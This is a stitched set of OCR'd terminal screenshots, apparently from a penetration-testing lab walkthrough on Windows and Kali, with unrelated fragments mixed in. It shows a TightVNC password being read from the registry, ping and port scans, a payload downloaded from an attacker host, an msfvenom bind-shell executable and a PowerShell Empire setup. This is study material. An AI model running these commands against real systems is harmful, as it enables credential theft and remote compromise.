
```
PS C:\Users\designadmin> Get-Help
TOPIC
    Get-Help

SHORT DESCRIPTION
    Displays help about Windows PowerShell cmdlets and concepts.
```



```
PS C:\Users\designadmin> Get-Help Get*

Name                              Category  Synopsis
----                              --------  --------
Get-Verb                          Function  Get-Verb [[-verb] <String[]>] [-Verbose] [-Debug] [-ErrorAction <ActionP...
Get-WinEvent                      Cmdlet    Gets events from event logs and event tracing log files on local and rem...
Get-Counter                       Cmdlet    Gets performance counter data from local and remote computers.
Get-WSManCredSSP                  Cmdlet    Gets the Credential Security Service Provider-related configuration for ...
Get-WSManInstance                 Cmdlet    Displays management information for a resource instance specified by a R...
Get-Command                       Cmdlet    Gets basic information about cmdlets and other elements of Windows Power...
Get-Help                          Cmdlet    Displays information about Windows PowerShell commands and concepts.
Get-History                       Cmdlet    Gets a list of the commands entered during the current session.
Get-PSSessionConfiguration        Cmdlet    Gets the registered session configurations on the computer.
Get-PSSession                     Cmdlet    Gets the Windows PowerShell sessions (PSSessions) in the current session.
Get-Job                           Cmdlet    Gets Windows PowerShell background jobs that are running in the current ...
Get-Module                        Cmdlet    Gets the modules that have been imported or that can be imported into th...
Get-PSSnapin                      Cmdlet    Gets the Windows PowerShell snap-ins on the computer.
Get-FormatData                    Cmdlet    Gets the formatting data in the current session.
Get-Event                         Cmdlet    Gets the events in the event queue.
Get-EventSubscriber               Cmdlet    Gets the event subscribers in the current session.
```




```
PS C:\Users\designadmin\Links> $FormatEnumerationLimit = -1
PS C:\Users\designadmin\Links> Get-ItemProperty -Path registry::hklm\software\TightVNC\Server -Name ControlPassword


PSPath          : Microsoft.PowerShell.Core\Registry::hklm\software\TightVNC\Server
PSParentPath    : Microsoft.PowerShell.Core\Registry::hklm\software\TightVNC
PSChildName     : Server
PSProvider      : Microsoft.PowerShell.Core\Registry
ControlPassword : {139, 16, 57, 246, 188, 35, 53, 209}



PS C:\Users\designadmin\Links> $password = 139, 16, 57, 246, 188, 35, 53, 209
PS C:\Users\designadmin\Links> foreach ($hex in $password) {
>> [Convert]::ToString($hex, 16) }
>>
8b
10
39
f6
bc
23
35
d1
```




```
}

if ( -not ( Test-Path $file1 ) ) {
    Show-Help "File `"$file1`" not found"
}

if ( -not ( Test-Path $file2 ) ) {
    Show-Help "File `"$file2`" not found"
}

if ( ( $file1 -eq $file2 ) -or ( $file1 -eq "" ) -or ( $file2 -eq "" ) ) {
    Show-Help
}

Compare-Object $( Get-Content $file1 ) $( Get-Content $file2 ) -IncludeEqual:$All
```

```
Mode                LastWriteTime     Length Name
----                -------------     ------ ----
d-r--          7/8/2018  10:20 PM            Contacts
d-r--          7/8/2018  11:25 PM            Desktop
d-r--          7/8/2018  10:20 PM            Documents
d-r--          7/8/2018  11:22 PM            Downloads
d-r--          7/8/2018  10:20 PM            Favorites
d-r--          7/8/2018  10:20 PM            Links
d-r--          7/8/2018  10:20 PM            Music
d-r--          7/8/2018  10:20 PM            Pictures
d-r--          7/8/2018  10:20 PM            Saved Games
d-r--          7/8/2018  10:20 PM            Searches
d-r--          7/8/2018  10:20 PM            Videos
```


```
PS C:\Users\TestAdmin>
> Get-ChildItem
```




```
PS C:\windows\temp> 1..255 | % {echo "192.168.63.$_"; ping -n 1 -w 100 192.168.63.$_ | Select-String ttl}
192.168.63.1

Reply from 192.168.63.1: bytes=32 time<1ms TTL=128
192.168.63.2
Reply from 192.168.63.2: bytes=32 time<1ms TTL=128
192.168.63.3
192.168.63.4
192.168.63.5
```




```
PS C:\windows\temp> 143..147 | % {echo "192.168.63.$_"; ping -n 1 -w 100 192.168.63.$_ | Select-String ttl}
192.168.63.143

Reply from 192.168.63.143: bytes=32 time<1ms TTL=64
192.168.63.144
192.168.63.145
Reply from 192.168.63.145: bytes=32 time<1ms TTL=128
192.168.63.146
Reply from 192.168.63.146: bytes=32 time<1ms TTL=128
192.168.63.147
Reply from 192.168.63.147: bytes=32 time<1ms TTL=128


PS C:\windows\temp> 1..1024 | % {echo ((new-object Net.Sockets.TcpClient).Connect("192.168.63.147", $_)) "Open port - $_
"} 2>$null
Open port - 135
Open port - 139
```




```
PS C:\Users\TestAdmin> (New-Object System.Net.WebClient).DownloadFile("http://192.168.63.143/attack1.exe", "c:\windows\t
emp\attack1.exe")
PS C:\Users\TestAdmin> cd c:\windows\temp
PS C:\windows\temp> ls


    Directory: C:\windows\temp


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
d----          7/8/2018  10:22 PM            vmware-SYSTEM
-a---          7/9/2018   1:20 PM      73802 attack1.exe
-a---          7/9/2018   1:18 AM          0 DMICD5C.tmp
-a---          7/9/2018   1:18 PM        660 MpCmdRun.log
-a---          7/9/2018   1:20 AM     327680 TS_2D86.tmp
-a---          7/9/2018   1:20 AM     327680 TS_2E42.tmp
-a---          7/9/2018   1:20 AM     458752 TS_2EA1.tmp
-a---          7/9/2018   1:20 AM     196608 TS_2F5D.tmp
-a---          7/9/2018   1:20 AM     786432 TS_3067.tmp
-a---          7/9/2018   1:20 AM     262144 TS_31BF.tmp
-a---          7/9/2018   1:20 AM     262144 TS_320E.tmp
-a---          7/9/2018   1:20 AM     262144 TS_3328.tmp
-a---          7/9/2018   1:20 AM     458752 TS_3396.tmp
-a---          7/9/2018   1:01 PM      17030 vmware-vmsvc.log
-a---          7/9/2018   1:01 PM       7794 vmware-vmusr.log
-a---          7/9/2018   1:01 PM        455 vmware-vmvss.log
```



```
┌──(root💀kali)-[/home/kali]
└─# msfvenom -a x86 --platform Windows -p windows/shell/bind_tcp -f exe -o sneaky.exe
No encoder specified, outputting raw payload
Payload size: 326 bytes
Final size of exe file: 73802 bytes
Saved as: sneaky.exe

┌──(root💀kali)-[/home/kali]
└─# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
█
```




```
H4sIAAAAAAAEAOy8eVRTV9cwfhICXCCQqAFSRaXOLVZpcaJxuAHDoAQTMOAE2Nbal
J+pb4gf9lkI/pnsIkGr8wQOdxaoOIFVI0DY0wOPVHlmIcYauotG0IkJh0/Q31NcN/
0rBjY9Ags517MOv5Wxw8xWrq96HFF2gUH5m3wTAA68Tpud/agS8HjYUafS0IQMv1h
j2Copk1P/eZLIac1toSz89B7W+Kq6CoQxvExswB3CJ+x7PO0kQ/sD87ngP1MRhzJQ
CuIpRH1/fdVl4mYh7YAJ2q/q+FjVRooJ8x+SlY8F6M8KlQshK2QXLouKxQaBFFdS5
```




Delivery Status Notification (Failure)

Mail Delivery Subsystem <mailer-daemon@googlemail.com>
to me


Message may contain a virus




```
┌──(root💀kali)-[/home/kali]
└─# apt update && apt install powershell-empire

 [Starkiller] Multi-User GUI | [Web] https://github.com/BC-SECURITY/Starkiller
========================================================================================
 This build was released exclusively for Kali Linux | https://kali.org
========================================================================================

   _______   ___  ___   ______    __   ______        _______
  |   ____| |   \/   | |   _  \  |  | |   _  \      |   ____|
  |  |__    |  \  /  | |  |_)  | |  | |  |_)  |     |  |__
  |   __|   |  |\/|  | |   ___/  |  | |      /      |   __|
  |  |____  |  |  |  | |  |      |  | |  |\  \----. |  |____
  |_______| |__|  |__| | _|      |__| | _| `._____| |_______|


       396 modules currently loaded

       0 listeners currently active

       0 agents currently active

[*] Connected to localhost
(Empire) >




Connected: https://localhost:1337 | 0 agent(s) | 1 unread message(s)
```




```
(Empire) > help

┌Help Options─┬──────────────────────────────────────────────┬────────────────────────────────────┐
│ Name        │ Description                                  │ Usage                              │
├─────────────┼──────────────────────────────────────────────┼────────────────────────────────────┤
│ admin       │ View admin menu                              │ admin                              │
├─────────────┼──────────────────────────────────────────────┼────────────────────────────────────┤
│ agents      │ View all agents.                             │ agents                             │
├─────────────┼──────────────────────────────────────────────┼────────────────────────────────────┤
│ connect     │ Connect to empire instance                   │ connect [--config | -c] <host>     │
│             │                                              │ [--port=<p>] [--socketport=<sp>]   │
│             │                                              │ [--username=<u>] [--password=<pw>] │
├─────────────┼──────────────────────────────────────────────┼────────────────────────────────────┤
│ credentials │ Add/display credentials to/from the database. │ credentials                       │
├─────────────┼──────────────────────────────────────────────┼────────────────────────────────────┤
│ disconnect  │ Disconnect from an empire instance           │ disconnect                         │
├─────────────┼──────────────────────────────────────────────┼────────────────────────────────────┤
│ help        │ Display the help menu for the                │ help                               │
│             │ current menu                                 │                                    │
├─────────────┼──────────────────────────────────────────────┼────────────────────────────────────┤
│ interact    │ Interact with active agents.                 │ interact <agent_name>              │
├─────────────┼──────────────────────────────────────────────┼────────────────────────────────────┤
│ listeners   │ View all listeners.                          │ listeners                          │
├─────────────┼──────────────────────────────────────────────┼────────────────────────────────────┤
│ plugins     │ View active plugins menu.                    │ plugins                            │
├─────────────┼──────────────────────────────────────────────┼────────────────────────────────────┤
│ sponsors    │ List of Empire sponsors.                     │ sponsors                           │
└─────────────┴──────────────────────────────────────────────┴────────────────────────────────────┘
```




```
